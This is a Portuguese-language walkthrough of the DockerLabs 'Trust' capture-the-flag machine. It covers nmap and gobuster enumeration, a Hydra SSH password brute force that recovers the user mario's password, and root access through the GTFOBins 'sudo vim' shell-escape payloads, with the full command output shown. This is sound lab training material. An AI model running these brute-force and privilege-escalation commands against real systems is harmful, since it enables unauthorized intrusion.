



TRUST DOCKERLABS

Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.

Baixamos o arquivo da página <https://dockerlabs.es/>

Ao baixar esta máquina e descompactar o arquivo, neste caso vemos 2 arquivos.

```
(root@soja)-[~/dockerlabs/maq.trust]
# bash auto_deploy.sh trust.tar

Obsession
Trust
Vacation

DockerLabs

Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es → 172.18.0.2
Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

COLETA DE INFORMAÇÕES

nmap 172.17.0.2 -sS -sV -sC --open -p- -T5 -n -Pn

Verificando as portas podemos ver que temos duas portas abertas a 22 e a 80.

```
(root@soja)-[~]
# nmap 172.18.0.2 -sS -sC -sV --open -p- -T5 -n -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-04 11:02 -03
Nmap scan report for 172.18.0.2
Host is up (0.0000080s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|   256 19:a1:1a:42:fa:3a:9d:9a:0f:ea:91:7f:7e:db:a3:c7 (ECDSA)
|   256 a6:fd:cf:45:a6:95:05:2c:58:10:73:8d:39:57:2b:ff (ED25519)
80/tcp    open  http     Apache httpd 2.4.57 ((Debian))
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.57 (Debian)
MAC Address: 02:42:AC:12:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


EXPLICAÇÃO DO COMANDO NMAP

1. `nmap` : É uma ferramenta de código aberto para exploração e auditoria de segurança de redes.
2. `172.17.0.2` : Este é o endereço IP do alvo que está sendo escaneado.
3. `-sS` : Realiza um "SYN scan", que é um tipo de varredura que envia pacotes SYN para determinar quais portas estão abertas. É rápido e discreto, pois não completa a conexão TCP.
4. `-sV` : Tenta detectar a versão dos serviços que estão sendo executados nas portas abertas. Isso ajuda a identificar não apenas se a porta está aberta, mas também qual serviço está rodando e sua versão.
5. `-sC` : Executa scripts padrão do Nmap. Esses scripts podem fazer diversas tarefas, como descobrir mais informações sobre os serviços, verificar vulnerabilidades, entre outros. O Nmap possui uma biblioteca de scripts que podem ser utilizados.
6. `--open` : Faz com que o Nmap mostre apenas as portas que estão abertas. Sem essa opção, o Nmap pode listar portas fechadas ou filtradas, o que pode gerar uma saída muito longa.
7. `-p-` : Escaneia todas as 65535 portas TCP, em vez de um intervalo padrão (como apenas as portas mais comuns). Isso é útil para ter uma visão completa do que está exposto no alvo.
8. `-T5` : Define a velocidade do scan para "agressivo". O Nmap possui diferentes níveis de timing (T0 a T5), e T5 é o mais rápido. Isso pode resultar em uma varredura mais rápida, mas também pode aumentar a chance de ser detectado por sistemas de segurança.
9. `-n` : Faz com que o Nmap não tente resolver nomes de host. Isso acelera o scan e é útil quando você já conhece os endereços IP.
10. `-Pn` : Diz ao Nmap para não fazer o "ping" no alvo antes de escanear. Isso é útil se você sabe que o host está ativo, ou se o alvo pode estar configurado para não responder a pings (ICMP).

vamos navegar na porta 80

← → ↻ 🏠 172.18.0.2 ☆ 🛡️ ⬇️ 📄 🔒 10 ☁️ ☰

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec >>



Apache2 Debian Default Page

debian

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or

vamos fazer uma varredura com gobuster para procurar pastas ocultas.

gobuster dir -u <http://172.18.0.2> -w /usr/share/wordlists/dirb/common.txt -x txt,php,html

```
(root@soja)-[~]
# gobuster dir -u http://172.18.0.2 -w /usr/share/wordlists/dirb/common.txt -x txt,php,html

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.18.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,txt,php
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/.htpasswd (Status: 403) [Size: 275]
/.hta (Status: 403) [Size: 275]
/.htpasswd.php (Status: 403) [Size: 275]
/.hta.txt (Status: 403) [Size: 275]
/.hta.php (Status: 403) [Size: 275]
/.htpasswd.html (Status: 403) [Size: 275]
/.hta.html (Status: 403) [Size: 275]
/.htaccess (Status: 403) [Size: 275]
/.htaccess.txt (Status: 403) [Size: 275]
/.htpasswd.txt (Status: 403) [Size: 275]
/.htaccess.html (Status: 403) [Size: 275]
/.htaccess.php (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 10701]
/index.html (Status: 200) [Size: 10701]
/secret.php (Status: 200) [Size: 927]
/server-status (Status: 403) [Size: 275]
Progress: 18468 / 18472 (99.98%)

Finished
```

vamos entrar na pasta secret.php

possível usuário mario. <http://172.18.0.2/secret.php>



irei fazer um ataque de força bruta com **hydra**

hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://172.18.0.2:22

```
(root@soja)~# hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://172.18.0.2:22
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-04 11:12:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.18.0.2:22/
[22][ssh] host: 172.18.0.2 login: mario password: chocolate
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-04 11:13:16
```

usuário: mario

senha: chocolate

ssh mario@172.18.0.2

```
(root@soja)-[~]
# ssh mario@172.18.0.2
mario@172.18.0.2's password:
Linux 430d03ef9908 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Oct  4 14:15:03 2024 from 172.18.0.1
mario@430d03ef9908:~$ whoami
mario
mario@430d03ef9908:~$
```

buscar por privilégios sudo -l

```
nmap x gobuster x mario@430d03ef9908: ~ x
mario@430d03ef9908:~$ sudo -l
Matching Defaults entries for mario on 430d03ef9908:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User mario may run the following commands on 430d03ef9908:
    (ALL) /usr/bin/vim
mario@430d03ef9908:~$
```

Se formos agora para a página gtfobins podemos ver uma maneira de tirar proveito deste binário.

<https://gtfobins.github.io/gtfobins/vim/#sudo>

| Sudo

Se o binário tiver permissão para ser executado como superusuário `sudo`, ele não perderá os privilégios elevados e poderá ser usado para acessar o sistema de arquivos, escalar ou manter o acesso privilegiado.

(a) `sudo vim -c '!/bin/sh'`

(b) Isso requer que `vim` seja compilado com suporte a Python. Prepend `:py3` para Python 3.

```
sudo vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) Isso requer que `vim` seja compilado com suporte a Lua.

```
sudo vim -c ':lua os.execute("reset; exec sh")'
```

```
nmap x gobuster x mario@430d03ef9908: ~ x
mario@430d03ef9908:~$ sudo -l
Matching Defaults entries for mario on 430d03ef9908:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User mario may run the following commands on 430d03ef9908:
    (ALL) /usr/bin/vim
mario@430d03ef9908:~$ sudo vim -c '!/bin/sh'

# whoami
root
# █
```

conseguir o acesso root da máquina

bobmarley